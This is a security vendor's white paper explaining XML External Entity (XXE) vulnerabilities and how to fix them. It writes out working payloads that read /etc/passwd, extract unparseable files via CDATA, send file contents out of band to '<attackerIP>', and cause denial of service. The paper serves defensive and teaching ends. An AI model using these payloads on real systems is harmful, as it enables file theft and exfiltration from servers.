White Paper

securitylabs

Author—
Prashant Nattanmai, *Senior Security Consultant*

XXE: An overlooked threat and how it can be remediated

Summary

XML External Entity (XXE) is a vulnerability which occurs when the xml parser of an application parses user supplied input and responds with the requested information without performing any validation. In other words - XML input that has a reference to an external entity is parsed by an improperly configured XML parser. By using malformed vectors, an attacker could access sensitive information that is otherwise inaccessible.

Security is hard to get right, and even in today's security conscious world, there are few serious vulnerabilities such as XML External Entity (XXE) that are being overlooked and end up becoming the cause for a breach. An XXE attack is a type of computer security vulnerability that is typically found in Web applications, allowing attackers to disclose files that are normally protected from a connected network or server. XXE vulnerability has now been known for more than a decade, however automated tools started detecting rudimentary cases of this issue only in the recent past. Therefore, if this vulnerability is exploited, the damage could be very severe ranging from information disclosure to denial of service or even remote code execution if everything falls into place.

In this whitepaper, I will explain what an XXE vulnerability is, it's exploits and discuss some remediation guidelines.

XXE: An overlooked threat and how it can be remediated

What is XML Entity?

XML allows the use of entities. Entities acts as "value" placeholder for data that will be used within the xml document. They help to shrink the entry of recurring information and allow for easier editing. XML has several pre-defined entities which are used to reference special characters like '<', '>' and '&'. XML also allows user to define custom entities.

Custom entities can be defined and referenced directly in an xml document like

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY internalEntity "some value"> ]>
        <foo>
                <custom1>This has &internalEntity;</custom1>
                <custom2>This also has &internalEntity;</custom2>
        </foo>
```

or can point to an external DTD like

```
<!DOCTYPE foo [ <!ENTITY externalEntity SYSTEM "externalEntity.dtd"> ]>
        <foo>
                <custom1>This has some value</custom1>
                <custom2>This also has some value<custom2>
        </foo>
```

where externalEntity.dtd contains information about the XML's document structure.

```
<!ELEMENT foo (custom1, custom2)>
<!ELEMENT custom1 (#PCDATA)>
<!ELEMENT custom2 (#PCDATA)>
```

External entities are useful when multiple documents want to use a standard DTD/format.
External entities can also be used to fetch data directly from a local file like below


```
<!DOCTYPE foo [ <!ENTITY localfile SYSTEM "file:///home/file.txt"> ]>
        <foo>
                <custom1>This has &localfile;</custom1>
                <custom2>This also has &localfile;<custom2>
        </foo>
```

Here the "localfile" entity points to the /home/file.txt file which contains the string "some value".
XML parser will process the custom entities as soon as the document is loaded and the returned response would be

```
"This has some value
 This also has some value".
```

How does XXE get exploited?

XXE can be exploited in various ways depending on how the application's XML parser is setup and how the response is rendered on the client side. Some of the vectors of this exploit include applications' output, backend evaluation and external interaction.



ATTACKER
Request with payload to retrieve internal system file
Attacker has system data
WEB APPLICATION
Application sends request to the backend without performing any input validation
Processed data is sent back to the application
BACKEND SERVER with XML parser
Backend processes the input and fetches the file requested by the web application

This picture shows the general flow of how an XXE exploit occurs

- **Local File Disclosure – Scenario 1:**

  When an application evaluates the vulnerable request and prints data on the client side, local file disclosure is possible. If the above snippet is modified like

```
<!DOCTYPE foo [ <!ENTITY localfile SYSTEM "file:///etc/passwd"> ]>
        <foo>
          <xxe>&localfile;</xxe>
        </foo>
```

  The improperly configured parser would now look at the server's system files and respond with the value of the "etc/passwd" file that was requested by the attacker.

```
root:!:0:0::/:/usr/bin/ksh
daemon:!:1:1::/etc:
bin:!:2:2::/bin:
sys:!:3:3::/usr/sys:
adm:!:4:4::/var/adm:
...
...
guest:!:100:100::/home/guest:
user:/var/spool/uucppublic:/usr/sbin/uip
testuser:!:201:1::/home/testuser:/usr/bin/ksh
jdoe:*:202:1:John Doe:/home/jdoe:/usr/bin/ksh
```

  By using names of common files, the attacker can get his hands on other sensitive information from the server.

XXE: An overlooked threat and how it can be remediated

- **Local File Disclosure – Scenario 2:**

In the above snippet, since the passwd file contains only text data, the parser would process and return the contents as text. If the requested file does not contain text data or if it is a broken xml file, then we need to take a different approach. We will need to use sub DTDs to extract these file types. Parameter entities are used here instead of general entities. Let's look at the snippet below.

```
<!DOCTYPE foo [  <!ENTITY % start "<![CDATA[">
                 <!ENTITY % localfile SYSTEM "file:///etc/unreadable">
                 <!ENTITY % end "]]>">
                 <!ENTITY % dtd SYSTEM "http://<attackerIP>/sendthisback.dtd">
                   %dtd;
                 ]>
         <foo>
              <xxe>&send;</xxe>
         </foo>
```

CDATA section inside an xml document is used to make the XML parser interpret contents as text data and not as markup. Here we try to make the file contents which cannot be parsed properly by the parser be considered as text by enclosing within a CDATA section. We also declare another entity "dtd" that points to an external dtd file – sendthisback.dtd that is in attacker's control.

The sendthisback.dtd file contains the below value. It has an entity "send" that combines start, localfile and end entities that was declared before.

```
<!ENTITY send "%start;%localfile;%end;">
```

The parser would parse the xml file like this.

- "start" entity has value "<!CDATA["
- "localfile" entity has the value of file "etc/unreadable"
- "end" entity has value "]]>"
- "dtd" points to an external file. It will fetch the contents of the sendthisback.dtd file. Now this will have value "<!ENTITY send "%start;%localfile;%end;">"
- dtd is called which will evaluate the value of "send" entity which will become <!CDATA[...contents of unreadable file...]]>
- Inside the xml document "send" has be referenced.
- This will print the contents of the unreadable file as plain text data.

Note that if there is a "%" or a "&" within the file, this will cause the parser to break and an error would be thrown. In this scenario, it is assumed that the parser can lookup external files.

Local File Disclosure – Scenario 3:

When an application evaluates the user input and is capable to lookup for an external file but will not print any output data on the screen, we will need to extract data by a method known as out of band XXE. Here we use the below snippet to include local file data contents as GET parameter value and send it out to our own server to extract data.

```
<!DOCTYPE foo [ <!ENTITY % localfile SYSTEM “file:///etc/passwd”>
                    <!ENTITY % dtd SYSTEM “http://<attackerIP>/sendthis.dtd”>
                      %dtd; ]>
          <foo>
            <xxe>&send;</xxe>
          </foo>
```

sendthis.dtd file content:

```
<!ENTITY % print “<!ENTITY send SYSTEM ‘http://<attackerIP>/?content=%localfile;’>”> %print;
```

Once this XML has been parsed, the attacker’s webserver logs will have the GET request with passwd file data as “content” parameter’s value.

Denial of Service

One of the methods to create a Denial of Service is by using “External Entity Expansion” where you can reference an external xml file. Below is an example:

```
<!DOCTYPE foo [ <!ENTITY externalxml SYSTEM “http://<attackerIP>/xxe.xml”> ]>
          <foo>
            <dos>&externalxml;</dos>
          </foo>
```

If the XML parser is configured incorrectly, this will make a HTTP request to attackerIP/xxe.xml. The xxe.xml could be written in a way that has recursive reference to other external entities. Before the XML parser processes this file, it must retrieve all the defined entities. This could lead to exhaustion of all available resources and effectively create denial of service. “xxe.xml” could also contain an xml bomb like billion laughs which are known to exhaust resources.

Other Exploits

Based on the application and how its XML parser has been configured, XXE can be leveraged to pull off advanced exploits such as:

- Internal Port Scanning
- Server Side Request Forgery
- Remote Code Execution

XXE: An overlooked threat and how it can be remediated

Where is XXE found commonly?

- Upload file functionality
- File export
- XML based HTTP requests

How to remediate XXE?

- Be aware of your application's XML library and how it works and disable anything that is not needed
- Do not allow user-defined DTD, attributes and (external) entities
- Perform input validation on user data before it is parsed by the XML parser
- OWASP has detailed description on how to fix XXE for each platform

XXE has been observed more frequently in the recent past compared to SQL related issues and will continue to be an increasing security risk. Enterprises need to take proactive steps by conducting penetration testing to identify potential points of exploit on your organizations' web applications.

About Spirent

At Spirent Communications we work behind the scenes to help the world communicate and collaborate faster, better and more often. The world's leading communications companies rely on Spirent to help design, develop and deliver world-class network devices and services. Spirent's lab test solutions are used to evaluate performance of the latest technologies. As new communication services and applications are introduced in the market, Spirent provides tools for service management and field test to improve troubleshooting and quality.

Spirent also enables enterprises, institutions and government agencies to secure and manage their networks.

To learn more how Spirent can help with your testing requirements, please visit: spirent.com/Products/CyberFlood

If you have any questions, contact SecuityLabs@spirent.com

spirent.com

AMERICAS 1-800-SPIRENT
+1-800-774-7368 | sales@spirent.com

US Government & Defense
info@spirentfederal.com | spirentfederal.com

EUROPE AND THE MIDDLE EAST
+44 (0) 1293 767979 | emeainfo@spirent.com

ASIA AND THE PACIFIC
+86-10-8518-2539 | salesasia@spirent.com